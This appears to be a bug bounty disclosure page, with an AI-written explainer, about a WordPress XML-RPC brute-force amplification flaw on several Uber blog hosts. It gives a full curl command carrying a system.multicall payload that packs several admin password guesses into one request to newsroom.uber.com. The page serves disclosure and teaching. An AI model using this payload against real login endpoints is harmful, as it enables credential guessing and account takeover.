Brute Force Amplification Attack
The WordPress XML-RPC endpoint on several Uber blogs accepted a single request that bundled many username and password attempts through the system.multicall method. An attacker could therefore test large wordlists of credentials far faster than normal login brute forcing.

- Disclosed after 5 months
The websites on following hosts
- newsroom.uber.com
- eng.uber.com
- brand.uber.com
are vulnerable to Wordpress Brute Force Amplification Attack where an attacker can try a large number of Wordpress usernames and password login combinations in single HTTP request (more at https://blog.cloudflare.com/a-look-at-the-new-wordpress-brute-force-amplification-attack/). The attack can be used with large wordlists, because it makes brute forcing login very fast.
Steps to reproduce:
- execute following curl command:
curl -i -s -k -X 'POST'
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0' -H 'Content-Type: application/x-www-form-urlencoded'
--data-binary $'<?xml version=\"1.0\"?>\x0d\x0a<methodCall>\x0d\x0a<methodName>system.multicall</methodName>\x0d\x0a<params>\x0d\x0a <param><value><array><data>\x0d\x0a <value><struct>\x0d\x0a <member>\x0d\x0a <name>methodName</name>\x0d\x0a <value><string>wp.getUsersBlogs</string></value>\x0d\x0a </member>\x0d\x0a <member>\x0d\x0a <name>params</name><value><array><data>\x0d\x0a <value><array><data>\x0d\x0a <value><string>admin</string></value>\x0d\x0a <value><string>1223</string></value>\x0d\x0a </data></array></value>\x0d\x0a </data></array></value>\x0d\x0a </member>\x0d\x0a </struct></value>\x0d\x0a <value><struct>\x0d\x0a <member>\x0d\x0a <name>methodName</name>\x0d\x0a <value><string>wp.getUsersBlogs</string></value>\x0d\x0a </member>\x0d\x0a <member>\x0d\x0a <name>params</name>\x0d\x0a <value><array><data>\x0d\x0a <value><array><data>\x0d\x0a <value><string>admin</string></value>\x0d\x0a <value><string>test</string></value>\x0d\x0a </data></array></value>\x0d\x0a </data></array></value>\x0d\x0a </member>\x0d\x0a </struct></value>\x0d\x0a <value><struct>\x0d\x0a <member>\x0d\x0a <name>methodName</name>\x0d\x0a <value><string>wp.getUsersBlogs</string></value>\x0d\x0a </member>\x0d\x0a <member>\x0d\x0a <name>params</name>\x0d\x0a <value><array><data>\x0d\x0a <value><array><data>\x0d\x0a <value><string>admin</string></value>\x0d\x0a <value><string>uber</string></value>\x0d\x0a </data></array></value>\x0d\x0a </data></array></value>\x0d\x0a </member>\x0d\x0a </struct></value>\x0d\x0a </data></array></value>\x0d\x0a </param>\x0d\x0a</params>\x0d\x0a</methodCall>'
'https://newsroom.uber.com/xmlrpc.php'
-

In the above request 3 usernames and passwords combinations are submitted to https://newsroom.uber.com/xmlrpc.php.
-

From the response it is evident that all 3 combinations have been checked on the server.
Attached to this report are screenshots of this issue in Burp proxy. A request and a response to newsroom.uber.com is visible. In the response it is evident that 2 combinations of username and password have been checked on newsroom.uber.com.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the WordPress XML-RPC system.multicall method was left enabled, letting one request carry many login attempts that the server processes individually.
Impact
An attacker could brute force WordPress logins much faster using large wordlists.
What the attacker needed
WordPress XML-RPC enabled
The fix
The report does not state a fix; disabling or rate-limiting multicall would address it.
How it was found
- Send a POST request to the site's xmlrpc.php endpoint.
- Use the system.multicall method with several wp.getUsersBlogs calls, each holding a username and password pair.
- Observe the response showing that every combination was checked by the server.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
WordPress sites have a feature called XML-RPC that lets other programs talk to the site, including checking logins. Normally each password guess is one request, which is slow and easy to rate-limit. Here the site allowed many guesses to be packed into one request, so a password-guessing tool could try lots of combinations quickly.
What is Account takeover?
Getting into someone else's account through a flaw in sign-in, password reset, second factor, single sign-on or session handling.




